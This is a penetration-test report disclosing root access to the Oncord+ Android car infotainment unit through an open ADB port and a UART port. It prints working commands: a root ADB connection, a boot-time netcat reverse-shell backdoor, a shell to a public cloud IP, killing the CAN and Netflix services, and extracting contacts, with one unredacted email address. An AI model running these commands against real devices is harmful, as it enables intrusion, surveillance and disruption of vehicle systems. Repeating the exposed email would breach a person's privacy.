Backdooring Oncord+ device using malicious script.

Table of Contents

1 Introduction

Overview

This document describes the vulnerabilities observed from the security research conducted on Oncord+ device.

The purpose of this research was to identify any potential vulnerabilities in the Oncord+ (Android Sterio System) as having persistent backdoor.

Research Team

The security research conducted by:

Sanyam Agarwal, Sr. Principal Security Researcher, FEV India Pvt Ltd.

Sanyam Agarwal is a Sr. Principal Security Researcher, holding a B. Tech degree in electronics and communication, has 10+ years of experience in Automotive/medical penetration testing. His core competencies lie in Penetration testing for Embedded device security, wireless security, and application security.

Abhay Vishnoi, Security Researcher, FEV India Pvt Ltd.

Abhay Vishnoi is a Security Researcher, holding a B. Tech degree in electronics and communication, has 3+ years of experience in hacking IOT Security devices. Major experience lies into Wireless and firmware hacking.

Methodology

Black Box testing approach taken under consideration to make sure the App was assessed against vulnerabilities from all security perspectives.


2 Summary

The following table is the summary of vulnerabilities and findings, which summaries the overall risks identified during the penetration testing.

Total of **02** risks were identified during the test.

Target	Total Vulnerabilities				
	Critical	High	Medium	Low	Total
Counts	0	1	1	0	2

The following graph summarizes the distribution of the risks identified by vulnerability rating.



Vulnerability Risk Summary Graph

Vulnerability ID	Vulnerability	Severity	CVSS Score
NW-VUL-01	Gaining Root access of the Infotainment Unit by exploiting ADB port	**HIGH**	**8.4**
HW-VUL-02	Gaining Root access through UART Port – Improper Access Control	**MEDIUM**	**6.4**

3 Detailed Description of the Vulnerabilities

3.1. Vulnerabilities:

3.1.1. NW-VUL-01: Gaining Root access of the infotainment unit by exploiting ADB port.

Vulnerability Description:

During the security assessment of the ***Oncord+*** device it was observe that ADB port is open and misconfigured. Any attacker after getting into the same network of ***Oncord+*** can have ADB root shell which leads to the backdooring of the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system.
Successfully implanted own custom boot logo image and when Oncord+ device boots it displays our custom boot image before control given to User as shown in **Figure 1.**

Successfully able to control all the system services such as the camera, mic, storage, Apps such as Netflix etc. This leads to the serious PII theft of sensitive information. Also able to control the CAN services (**CANALLINONE.apk**) in the device remotely.




MIC
RST
c:\users\administrator\documents\hidden pr0n
folder just got offical to the internet
YOU GOT HACK3D
BY FEV SECURE LABS
ONCORD+

Figure 1: Added Custom Boot logo image

Test Methodology:

Prerequisite: Gather basic information about the device



About car device

Model & hardware
TS17/Powered by Allwinner

Android version
12

RAM
4GB

Storage
64 GB


Build number
PlatformVER:K24-2023/05/09[23:13:07]-v0.01

IP address
fe80::3c54:3dff:fea2:ae05
192.168.13.36
2401:4900:79e1:abcf:3c54:3dff:fea2:ae05
2401:4900:79e1:abcf:b13e:c7c:eef3:1b50

Fi MAC address
ad:54:44:f3

Figure 2: Oncord+ system information


1. The attacker needs to connect with the Oncord+ device WI-FI network.
2. Enumerate different ports and services.



```
└─# nmap -Pn 192.168.156.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-29 13:32 IST
Nmap scan report for 192.168.156.121
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
5555/tcp open  freeciv
MAC Address: EA:BE:84:E4:84:E5 (Unknown)

Nmap scan report for 192.168.156.177
Host is up (0.0068s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 02:D7:0F:16:75:82 (Unknown)

Nmap scan report for 192.168.156.161
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.156.161 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 5.30 seconds
```

Figure 3: Nmap enumeration.


3. Identify the IP and open ports of Oncord+ device.



```
┌──(root㉿kali)-[/home/fev]
└─# adb connect 192.168.156.121:5555
connected to 192.168.156.121:5555

┌──(root㉿kali)-[/home/fev]
└─# adb shell
ceres-b3:/ # whoami
root
ceres-b3:/ # uname -a
Linux localhost 4.9.170 #1 SMP PREEMPT Tue May 9 22:16:54 CST 2023 armv8l
ceres-b3:/ # █
```


Figure 4: Adb shell access.

4. Using ADB shell the attacker gets into the system and controls the device remotely.
5. A backdoor is implanted using a malicious script which will be initialized on every boot instance. The script is being inserted in /bin/booting_init.sh.



```
#netcat Persistent backdoor:-
while ! ping -c 1 google.com;
do
        sleep 1
done
while true;
do
        busybox-smp nc 192.168.156.161 1234 -e /system/bin/sh
done
logd "modify tinymix value"
tinymix 2 0
I booting_init.sh [Modified] 111/130 85%
```


Figure 5: Backdooring system with malicious script.



```
┌──(root㉿kali)-[/home/fev]
└─# nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.156.121 34860
whoami
root
uname -a
Linux localhost 4.9.170 #1 SMP PREEMPT Tue May 9 22:16:54 CST 2023 armv8l
```

Figure 6: Netcat reverse shell.


6. Controlling any application remotely after shell access.



```
ceres-b3:/ # ps -ef | grep netflix
u0_a57        9117  1869 102 18:18:48 ?     00:00:25 com.netflix.mediaclient
root         11270  1854 3 18:19:12 pts/2 00:00:00 grep netflix
ceres-b3:/ # kill -9 9117
ceres-b3:/ # ps -ef | grep netflix
root         12502  1854 0 18:19:23 pts/2 00:00:00 grep netflix
ceres-b3:/ #
```

Figure 7: Netflix getting terminated remotely.


7. Similarly, CAN service can be disrupted permanently using remote shell backdoor.



```
ceres-b3:/ # ps -ef | grep can
root          1839     1 0 12:53:00 ?     00:00:00 tee_supplicant
u0_a20        3207  1869 0 12:53:25 ?     00:00:01 com.nwd.voice.analyze.scanner
wifi         11890     1 12 18:10:13 ?    00:01:43 wpa_supplicant -O/data/vendor/wifi/wpa/sockets -dd -g@android:wpa_wlan0
u0_a31       15366  1869 3 18:24:07 ?     00:00:01 com.nwd.can.setting
root         19966  1854 0 18:24:46 pts/2 00:00:00 grep can
ceres-b3:/ # kill -9 15366
ceres-b3:/ #
```

Figure 8: CAN service terminated permanently.

8. On a similar fashion the backdoor shell can be created using any cloud instance with elastic IP which can eventually make the system more vulnerable as it can be accessed from anywhere in the world.



```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-14-61:~$ sudo su
root@ip-172-31-14-61:/home/ubuntu# nc
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
root@ip-172-31-14-61:/home/ubuntu# nc -lvpn 1234
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
root@ip-172-31-14-61:/home/ubuntu# nc -lvp 1234
Listening on 0.0.0.0 1234


Connection received on 106.221.217.17 62276
```


Cloud instance

```
ceres-b3:/ # busybox-smp nc 15.206.174.229 1234 -e /bin/sh

┌──(root㉿INFL212)-[/home/fev]
└─# adb shell

ceres-b3:/ # busybox-smp nc 15.206.174.229 1234 -e /bin/sh &
[1] 5256
ceres-b3:/ #
```

Oncord remote cloud shell

Figure 9: Remote shell from AWS cloud instance.

9. NC reverse shell is being tested with the malicious script.
10. The important database files of connected users can be retrieved easily after having remote shell access. It was observed that after a person connected to the device Bluetooth all the contacts of the person get stored in the Oncord+ device which remains in the device after unpairing the person Bluetooth device from the Oncord+ system. An attacker can easily retrieve all the database of connected Bluetooth devices with the system which leads to major PII theft.



```
ceres-b3:/data/data/com.android.providers.contacts/databases # ls
calllog.db calllog.db-journal contacts2.db profile.db profile.db-journal
ceres-b3:/data/data/com.android.providers.contacts/databases #
```

Figure 10: Contacts database file.




Table: search_index

Mode: Text

Type of data currently in cell: Text / Numeric
1 character(s)

Identity: Select an identity to connect

	contact_id	content	name	tokens
	Filter	Filter	Filter	Filter
1	21228	NULL	NULL	[redacted]
2	21229	NULL	2A2C 2A 2C 1717 17 17 2A2C 2A 2C	[redacted]
3	21230	NULL	362A524C3A 362A524C3A 1B1723211B	[redacted]
4	21231	NULL	2A 17 2A	[redacted]
5	21232	NULL	2A2A 2A 1717 2A2A	[redacted]
6	21233	NULL	2A2A2A2A2A2A2A423A3A50 ...	[redacted]
7	21234	akashshrotriya22@gmail.com	2A2A3E2A4E38 4E384C46504C3A5A2A ...	[redacted]
8	21235	NULL	2A2A4C2A54 2A 1717211723 2A2A4C2A54	[redacted]
9	21236	NULL	2A2A4E3852 4836 1717211B23211B 48 ...	[redacted]
10	21237	NULL	2A2A5A524E38 36 17172523211B1B 1B ...	[redacted]
11	21238	NULL	2A2C2C5A 3C3A46 171717251D1B1F 3C ...	[redacted]
12	21239	NULL	2A2C383A4E38323E 365248502A ...	[redacted]
13	21240	NULL	2A303A505A2A 423A4E384C2A ...	[redacted]
14	21241	NULL	2A3054 4C2A3C323254 ...	[redacted]
15	21242	NULL	2A344E2A4C 2E2A4C48324450324C ...	[redacted]
16	21243	NULL	2A384E2A2A44 2A 171B2117171F ...	[redacted]
17	21244	NULL	2A3A4E382A 2A 171B211B17 2A3A4E382A	[redacted]

Figure 11: Using SQLite Brower to open contacts. dB file

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov))for this vulnerability is provided below.

CVSS Base Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	**Base Score: 8.4**

3.1.2. HW-VUL-02: Gaining Root access by UART port - Improper Access Control.

Vulnerability Description:

During Hardware analysis, identified **open UART port** works with standard baud rate (115200). An attacker can get into shell after having UART and creates the backdoor into the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system. Unauthorized access to the mentioned products could have severe consequences on the availability, integrity, and availability of sensitive data. Exploiting these advanced industrial products could result in significant financial losses for the company and pose serious safety risks.

Test Methodology:

1. Hardware reconnaissance is done to find out the UART pins. Using UART an attacker can get shell access using 115200 baud rates, which leads to another method of creating persistent backdoor in the system.

